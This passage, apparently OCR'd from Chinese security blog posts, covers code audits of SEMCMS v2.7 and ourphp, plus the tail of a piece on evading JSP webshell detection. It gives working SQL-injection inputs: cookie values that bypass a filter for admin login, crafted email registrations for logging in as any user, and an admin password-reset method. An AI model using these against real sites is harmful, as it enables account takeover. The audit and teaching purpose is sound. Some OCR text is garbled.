第一种和第二种方式显然无法规避 Runtime 等关键字获得 Class 对象；第三种使用 Java 反射机制和第四种使用 Java 类加载机制，都可以从全限定的类名字符串中获得 Class 对象，编码或变换下字符串的表现形式就可以规避 Runtime 等关键字，从而达到绕过软件检测的效果。

0x07：后记

Java 语言不像 PHP 等语言那么灵活，本文探讨的绕过检测的方法，尽量使用较少的代码量和文件，达到了规避 Runtime、ProcessBuilder 等关键字 执行系统命令的效果，但其实在规避命令执行关键字的同时引入了 Java 反射和类加载机制相关的关键词。

但是针对检测结果来说，用文中给的 ProcessBuilder 后门、0x04 和 0x05 中给的新型后门，市面上一些仅利用脚本内容检测 Webshell 的软件和平台，都是检测不到异常的，其实这也从侧面印证了他们仅是通过关键词的匹配和已有恶意脚本库的比对等一些较为简单的方式来进行 JSP 相关的 Webshell 检测的。

对于专业的查杀软件和平台，仅仅通过文章中关键字来做后门的检测和判断的标准，一棒子打死，是不能兼顾准确率和查杀效果的。但对于个人来说，只需要全局搜索代码中的".invoke("关键词，人工简单看下代码，就能判断是不是 Java 反射后门和 Java 类加载机制后门了。

参考链接：

http://tutorials.jenkov.com/java-reflection/index.html

https://docs.oracle.com/javase/7/docs/api/index.html?java/lang/reflect/package-summary.html

https://blog.csdn.net/briblue/article/details/54973413

https://github.com/JustinSDK/JavaSE6Tutorial/blob/master/docs/CH16.md

https://stackoverflow.com/questions/8100376/class-forname-vs-classloader-loadclass-which-to-use-for-dynamic-loading

http://p2j.cn/?p=1627

https://segmentfault.com/a/1190000004706888

https://blog.csdn.net/zhangjg_blog/article/details/20380971

https://segmentfault.com/a/1190000010162647?utm_source=tuicool&utm_medium=referral

https://stackoverflow.com/questions/6911427/is-it-possible-to-invoke-private-attributes-or-methods-via-reflection

审计 SEMCMSv2.7 之捡来的两个洞加漏洞复现

原创： 0x585A 信安之路 2018-06-07

在 SEMCMS php v2.7 审计之前，我会去看看要审计的 CMS 官网是否存在手册说明什么的，然后去会各个漏洞公布平台找找它以前的老漏洞，复现下是否修复及修复是否完整（主要是去看看会不会有现金奖励）。

看着看着就发现了两处问题，算是捡来的漏洞吧。

防 sql 正则校验不合理

去官网看了下并没有什么文档，但搜到了其在 2.1~2.3 的版本中存在后台任意用户登陆的问题，随后就去看了看。


原因是后台登陆时会最终调用 xxxx_Admin/Include/function.php -> checkuser() 方法来验证账号：

```
function checkuser(){ //      账
    $cookieuser=@htmlspecialchars($_COOKIE["scuser"]);
    $cookieuserqx=@htmlspecialchars($_COOKIE["scuserqx"]);
    $sql="select * from sc_user where user_ps='$cookieuser' and
  user_qx='$cookieuserqx'";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result,MYSQL_ASSOC);
    if (!mysql_num_rows($result)){ echo "<script language='javascript'>alert('账      码
                  陆  ');top.location.href='index.html';</script>";}
    else {echo'';}
  }
```

按照文章中大佬说的方法，设置 Cookie 参数：scuser=\; scuserqx= or 1=1 # 及可实现任意用户登陆（其原理是用 \ 符号转义 $cookieuser 后面的单引号闭合，再通过 $cookieuserqx 参数完成注入语句）。

```
select * from sc_user where user_ps='\' and user_qx=' or 1=1 #'
```

但在 2.3 版本以后 web_inc.php 文件中引入了一个 web_sql.php 的文件，用于验证全局的 $_GET 和 $_COOKIE 参数中是否存在注入语句：



Name	Date Modified	Size
class.phpmailer.php	2016年5月4日 下午3:09:29	75 KB
class.smtp.php	2015年9月16日 下午4:47:03	26 KB
code.php	2017年9月17日 下午6:25:02	2 KB
db_conn.php	2017年11月23日 上午10:50:37	714 bytes
general_function.php	2018年4月3日 上午10:10:04	3 KB
web_config.php	2018年5月17日 上午11:13:40	3 KB
web_email.php	2018年5月7日 上午11:05:16	6 KB
web_inc.php	2017年11月23日 上午10:17:34	330 bytes
web_sql.php	2018年4月3日 上午9:55:17	812 bytes

Name	Date Modified	Size
class.phpmailer.php	2016年5月4日 下午3:09:28	75 KB
class.smtp.php	2015年9月16日 下午4:47:02	26 KB
code.php	2017年9月17日 下午6:25:02	2 KB
db_conn.php	2017年4月20日 下午4:50:26	807 bytes
general_function.php	2017年10月24日 下午12:24:36	3 KB
web_config.php	2017年10月24日 下午12:36:52	3 KB
web_email.php	2017年[illegible]	[illegible] KB
web_inc.php	2016年1月[illegible]	330 bytes

```
<?php

    //      sql

    if (isset($_GET)){$GetArray=$_GET;}else{$GetArray='';} //get
    if (isset($_COOKIE)){$CookArray=$_COOKIE;}else{$CookArray='';} //cookie

    foreach ($GetArray as $value) {//get
        verify_str($value);
    }

    foreach ($CookArray as $value) { //cookie
        verify_str($value);
    }

    function inject_check_sql($sql_str)
    {
        return preg_match('/select|insert|=|<|update|\'|\/\*|\*|union|into|load_file|outfile/i', $
    sql_str);
    }

    function verify_str($str)
    {
        if (inject_check_sql($str)) {
            exit('Sorry,You do this is wrong! (.-.)');
        }
        return $str;
    }
```

这里我们主要看那段正则就可以了，上面用到的 or 1=1 # 已经不行了，因为里面含有等号。

这里其实很好绕过它的检测，我们只需要稍微改动下，依然用 or 就可以再次实现任务用户登录：or -1 #

带着伪造好的 cookie 参数，直接访问后台的 SEMCMS_Main.php 地址就可以登录进后台了。

至于后台怎么找，按照生成规则爆破也行，gg 语法找后台也可以。


前台一处 Insert 盲注

这段代码位于： Include/web_email.php 文件中，可以看到变量 $msg_tel 未过滤，然后拼接进了 insert into 的 sql 语句中。

因为在 db_conn.php 中关闭了错误回显，那这里只能使用时间盲注的技巧来就进行注入了。

当配置文件中开启了邮件发送 $web_mailopen 的值就变成了 1，这种场景下跑盲注动静有点大哦，需要控制好请求

验证延时注入是否生效：



管理员账号密码重置【复现】

今天在看 seebug 时发现审计过的这个 CMS 系统有爆 任意密码重置漏洞，在想当初审计时为什么没有注意到（果然还是太年轻呀...）。

首先通过关键词定位到人口文件：


$ ag -i '　　码'

Include/web_email.php

20:// 　　码

38: $mailcontent=" 　　员
 邮 ".$postEmail."
 击 码"

定位到找回密码的代码块在 Include/web_email.php 文件中



通过图中的代码可以看到，通过接收 $_GET["type"] 参数来控制进入的 if() 流程。

当然需要找回密码时，会随机生成一个 10~1000 之间的认证码交给 $fsjs，在通过 UPDATE 去更新 表 user_rzm 中的值。

这个时候想起该 CMS 在创建数据库的数据时，会默认写入一个管理员账

号，文件在 install/semcms.sql 中有这样一段：

```
--

-- 转                    `sc_user`

--

INSERT INTO `sc_user` (`ID`, `user_name`, `user_admin`, `user_ps`, `user_tel`, `user_qx`,
`user_time`, `user_email`, `user_rzm`) VALUES

(3, '总账

', 'Admin', 'c4ca4238a0b923820dcc509a6f75849b', '333', '74,76,77,87,88,75,78,79,
80,81,82,83,84,89,100,en', '2016-09-22 18:23:02', '41864438@qq.com', '2754');
```

这样我们就知道了后台管理员账号的邮箱，和初始验证码。

我们在看看重置密码的方法，在 $Type=="findok" 的时候：

```
57      echo'<script language="javascript">alert("请输入正确的邮箱！");history.go(-1);</script>';
58    }
59  }elseif ($Type=="findok"){ //  密码找回
60
61      $umail=test_input($_POST['Email']);
62      $umm=test_input($_POST['umima']);
63      $urzm=test_input($_POST['uyzm']);
64      $fhurl=str_replace("SEMCMS_Remail.php","",$_POST['furl']);
65      if(empty($umail) || empty($umm) || empty($urzm)){
66
67      echo'<script language="javascript">alert("请输入密码与认证码！");history.go(-1);</script>';
68
69      }else{
70
71        mysql_query("UPDATE sc_user SET user_ps=md5($umm) WHERE user_email='".$umail."' and user_rzm='$urzm'");
72
73        echo'<script language="javascript">alert("操作成功返回登陆！");location.href="'.$fhurl.'";</script>';
74
75      }
76
77  }elseif ($Type=="MSG"){ //询盘发送!
```

当我们提交三个参数后，在 UPDATE 的 where 条件中只用到了两个，也没有做任何频率控制，通过邮箱加验证码就可以任意的重置密码了。

也没有做任何的频率控制，只要满足以下条件统统可以重置管理员密码：

1、初始 总账号 邮箱和验证码未发生过改动

2、初始验证码未发送过改动，可以通过 $Type=="fintpassword" 中的 sql 查询去爆破邮箱，然后再重置密码

3、已知邮箱但验证码发生过更改，可以通过触发 $Type=="fintpassword" 中的代码去重置验证码，然后再爆破 $Type=="findok" 代码的验证实现重置密码

哈？ user_name 被改了？ 那就洗洗睡吧

ourphp 前台注册登入前台某用户

原创： myndtt 信安之路 2018-07-20

一.漏洞前提

1.下载地址页面（截至 2018/7/6 目前最新版）

https://pan.baidu.com/s/1D9HWq#list/path=%2F

2.前台可通过邮箱注册用户

3.注册邮箱形式可以如下

1'/**/or/**/1=1#@qq.com

2'/**/or/**/1=1/**/limit/**/1/**/offset/**/2#@q.c

4.正因为要注册这些古怪的邮箱，并且利用起来略有复杂，所以比较鸡肋。

二.漏洞分析

在 function\api\ourphpuser\ourphp_system.php 该文件存在用户 login 函数

```
functionuser_login($useremail,$password){
    global$db;
    if($useremail==""||$password==""){

    return"-1"; //      为
    exit;

    }else{

    $ourphp_rs=$db->select("`id`,`OP_Userstatus`,`OP_Userclass`","`ourphp_user`","whe
    re (`OP_Useremail` = '".dowith_sql($useremail)."' || `OP_Usertel` =
    '".dowith_sql($useremail)."') && `OP_Userpass` =
    '".dowith_sql(substr(md5(md5($password)),0,16))."'");
    $userclass=$db->select("OP_Useropen","ourphp_userleve","where id =
    ".intval($ourphp_rs[2]));
```

```
if(!$ourphp_rs){

return"-4"; //账户        码错误
exit;

}elseif($ourphp_rs[1] ==2||$userclass[0] ==1){

return"-5"; //账户  锁
exit;

}else{

$_SESSION['username'] =$useremail;
return"200";

}
}
}
```

在登入过程中$_SESSION['username'] = $useremail; 用户注册的邮箱也即用户名被赋值给$_SESSION['username'].

在 client\user\index.php 文件中有大量存在直接使用$_SESSION['username']带入数据库查询的操作

```
if($type=='car'){

$ourphp_rs=$db->listgo("count(id) as tiaoshu","`ourphp_shoppingcart`","where
`OP_Shopusername` = '".$_SESSION['username']."'");

}elseif($type=='shopping'){

$ourphp_rs=$db->listgo("count(id) as tiaoshu","`ourphp_orders`","where
`OP_Ordersemail` = '".$_SESSION['username']."' && `OP_Orderspay` = 1");

}elseif($type=='msgemail'){

$ourphp_rs=$db->listgo("count(id) as tiaoshu","`ourphp_usermessage`","where
`OP_Usercollect` = '".$_SESSION['username']."' && `OP_Userclass` = 1");
```

即然$_SESSION['username']没有被做任何操作，又与用户注册的邮箱有关系，那么去用户注册处查看相关情况。

于 client\user\ourphp_play.class.php 文件中的有用户注册相关的函数

```
if($ourphp_rs[6] =='email'){
    $userloginemail=$_POST["OP_Useremail"];
    $userlogintel=$_POST["OP_Useremail"];
    if($userloginemail==''||$_POST["OP_Userpass"] ==''||$_POST["OP_Userpass2"] =='')
    {
    exit("<script language=javascript> alert('".$inputno."');history.go(-1);</script>");
    }elseif(strlen($userloginemail) >50){
    exit("<script language=javascript> alert('".$usernameyes."');history.go(-1);</script>");
    }
    $emailvar=filter_var($userloginemail, FILTER_VALIDATE_EMAIL);
    if(!$emailvar){
    exit("<script language=javascript> alert('".$accessno."');history.go(-1);</script>");
    }
    }elseif($ourphp_rs[6] =='tel'){
```

邮箱需要通过该代码 $emailvar = filter_var($userloginemail, FILTER_VALIDATE_EMAIL);，根据网络文档所示

PHP Filters

ID 名称	描述
FILTER_CALLBACK	调用用户自定义函数来过滤数据。
FILTER_SANITIZE_STRING	去除标签，去除或编码特殊字符。
FILTER_SANITIZE_STRIPPED	"string" 过滤器的别名。
FILTER_SANITIZE_ENCODED	URL-encode 字符串，去除或编码特殊字符。
FILTER_SANITIZE_SPECIAL_CHARS	HTML 转义字符 '"<>& 以及 ASCII 值小于 32 的字符。
FILTER_SANITIZE_EMAIL	删除所有字符，除了字母、数字以及 !#$%&'*+-/=?^_`{|}~@.[]
FILTER_SANITIZE_URL	删除所有字符，除了字母、数字以及 $-_.+!*'(),{}|\\^~[]` <>#%";/?:@&=
FILTER_SANITIZE_NUMBER_INT	删除所有字符，除了数字和 +-
FILTER_SANITIZE_NUMBER_FLOAT	删除所有字符，除了数字、+- 以及 .,eE。
FILTER_SANITIZE_MAGIC_QUOTES	应用 addslashes()。
FILTER_UNSAFE_RAW	不进行任何过滤，去除或编码特殊字符。
FILTER_VALIDATE_INT	在指定的范围以整数验证值。
FILTER_VALIDATE_BOOLEAN	如果是 "1", "true", "on" 以及 "yes"，则返回 true，如果是 "0", "false", "off", "no" 以及 ""，则返回 false。否则返回 NULL。
FILTER_VALIDATE_FLOAT	以浮点数验证值。
FILTER_VALIDATE_REGEXP	根据 regexp，兼容 Perl 的正则表达式来验证值。
FILTER_VALIDATE_URL	把值作为 URL 来验证。
FILTER_VALIDATE_EMAIL	把值作为 e-mail 来验证。
FILTER_VALIDATE_IP	把值作为 IP 地址来验证。

没有找到比较直观的东西，但是这个 FILTER_SANITIZE_EMAIL 却可以作为一个参考。最后测试出该过滤器可允许 !#$%&'*+-/=?^_{|}~@.[] 等大量恶意字符(括号和逗号似乎不可以)，那么漏洞就可由此产生(当然该函数不仅仅是字符那样简单，比如 xx@q.c 类邮箱可以通过，xx@q. 不可以)。


三.漏洞演示流程

一.本地建好网站，为了演示，注册一些正常用户。

二.随后注册一个恶意用户 1'/**/or/**/1=1#@qq.com，因为前台有 js 检测防护，所以需要在注册时关闭浏览器执行 js


（由于该 cms 的验证码也是在 js 中，所以这样也是可以进行绕过验证码进行爆破）

三.将刚刚的邮箱进行登入



四.当然如果想要任意用户登入的话还需要借助 limit，offset 等进行偏移,可以注册如下此类邮箱,从而偏移


2'/**/or/**/1=1/**/limit/**/1/**/offset/**/2#@q.c



这里涉及到一个邮箱字段长度限制问题，于 client\user\ourphp_play.class.php 文件中

```
if($ourphp_rs[6] =='email'){
    $userloginemail=$_POST["OP_Useremail"];
    $userlogintel=$_POST["OP_Useremail"];
    if($userloginemail==''||$_POST["OP_Userpass"] ==''||$_POST["OP_Userpass2"] =='')
    {
    exit("<script language=javascript> alert('');history.go(-1);</script>");
    }elseif(strlen($userloginemail) >50){

    exit("<script language=javascript> alert('".$usernameyes."');history.go(-1);</script>");
    }
```

可以通过抓包方式抓取，否则因为 Url 编码的问题字符就会超长




当然这里注册的邮箱引号和 or 之间的/**/是可以不要的。

四.唠唠嗑

1.由于能力有限，只能这样利用漏洞，不知大家有没有其他想法。

2. 据观察，有不少 cms 都有这样利用 filter_var($userloginemail, FILTER_VALIDATE_EMAIL); 来过滤检测邮箱，这会有潜在的风险，审计时大家可以留意。

3.回到该 cms 上，该防过滤函数(没大问题)，但在过滤 and 和 or 时左右加个空格完全是没必要的。



4.最后最新版已经进行了修改，似乎不能做出其他操作来了。

```php
/*防注入函数*/
function dowith_sql($ourphpstr){
    $ourphpstr = addslashes($ourphpstr);
    $ourphpstr = str_ireplace(" and ","**",$ourphpstr);
    $ourphpstr = str_ireplace(" or ","**",$ourphpstr);
    $ourphpstr = str_ireplace("&&","**",$ourphpstr);
    $ourphpstr = str_ireplace("||","**",$ourphpstr);
    $ourphpstr = str_ireplace("<script","**",$ourphpstr);
    $ourphpstr = str_ireplace("<iframe","**",$ourphpstr);
    $ourphpstr = str_ireplace("<embed","**",$ourphpstr);
    $ourphpstr = str_ireplace("<","&lt;",$ourphpstr);
    $ourphpstr = str_ireplace(">","&gt;",$ourphpstr);
    $ourphpstr = str_ireplace("&","&amp;",$ourphpstr);
    $ourphpstr = str_ireplace('--',"**",$ourphpstr);
    $ourphpstr = str_ireplace("_","\_",$ourphpstr);
    $ourphpstr = str_ireplace("%","\%",$ourphpstr);
    $ourphpstr = str_ireplace("`","**",$ourphpstr);
    $ourphpstr = str_ireplace("count","**",$ourphpstr);
    $ourphpstr = str_ireplace("chr","**",$ourphpstr);
    $ourphpstr = str_ireplace("char","**",$ourphpstr);
    $ourphpstr = str_ireplace("concat","**",$ourphpstr);
    $ourphpstr = str_ireplace("declare","**",$ourphpstr);
    $ourphpstr = str_ireplace("execute","**",$ourphpstr);
    $ourphpstr = str_ireplace("extractvalue","**",$ourphpstr);
    $ourphpstr = str_ireplace("truncate","**",$ourphpstr);
    $ourphpstr = str_ireplace("union","**",$ourphpstr);
    return $ourphpstr;
}
```


5.这是一个很简单的漏洞，即便如此，也祝愿大家能有所收获，共勉！

PHP 代码审计之死磕 SQL 注入

原创： x1a0t 信安之路 2018-07-30

代码审计中对 SQL 注入的审计是很常见的，那么要怎样才能审计出一个 SQL 注入呢?

作为新手，最为常见的方法当然是，死磕－－也就是一一排查代码中存在 SQL 增删该查的地方，寻找注入点。当然，死磕也必须掌握一定方法，不然会耗费时间且收效甚微。下面是我个人总结的死磕流程，仅供参考

本篇以 IWebShop5.1 为例，来看一下我的审计过程：

通过前期的漏洞信息收集和查看功能代码等，我们了解到该 CMS 在 IReq 类中写了获取变量的方法，在 IFilter 类当中写了用来过滤的方法。来看下该 CMS 通篇都会使用到的 act 方法：

```
publicstaticfunctionact($str,$type='string',$limitLen=false)
    {
      if(is_array($str))
      {
          $resultStr=array();
          foreach($stras$key=>$val)
          {
              $key=self::addSlash($key);
              $val=self::act($val, $type, $limitLen);
              $resultStr[$key] =$val;
          }
          return$resultStr;
      }
       else
      {
          //      IValidate   验 协 过滤
          if(method_exists("IValidate",$type))
          {
              $result=call_user_func(array("IValidate",$type),$str);
              return$result==true?$str: "";
          }
```

```
        //        则
        if(preg_match("%\W%",$type[0]) ==true)
        {
            $type=trim($type,$type[0]);
